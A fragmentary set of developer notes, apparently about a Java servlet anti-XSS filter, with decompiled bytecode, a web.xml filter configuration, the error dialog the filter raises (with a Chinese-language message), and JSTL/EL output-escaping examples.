public void doFilter(javax.servlet.ServletRequest request, javax.servlet.ServletResponse response, javax.servlet.FilterChain chain)
    throws java.io.IOException, ServletException
```

```
// Byte code:  
// 0: aload_1  
// 1: checkcast 190 javax/servlet/http/HttpServletRequest
```

>> 243:ifnull + 16 -> 259

```
<init-param>
  <param-name>log4jConfigFile</param-name>
  <param-value>D:/DEVTOOLS/Projects/XX_SRC/usr/cxlcs/config/init/log4j.prope
</init-param>
</filter>
```

localhost:8080 says:

Unhandling  
exceptoncom.igsapp.web.ext.AntiXSSRequestWrapper\$InputXSSError  
輸入值格式有安全性的錯誤

OK

- JSTL or EL

<p><c:out value="\$ {bean.userControlledValue}"></p>

<p><input name="foo" value="\\${ fn:escapeXml(param.foo)}"></p>

自訂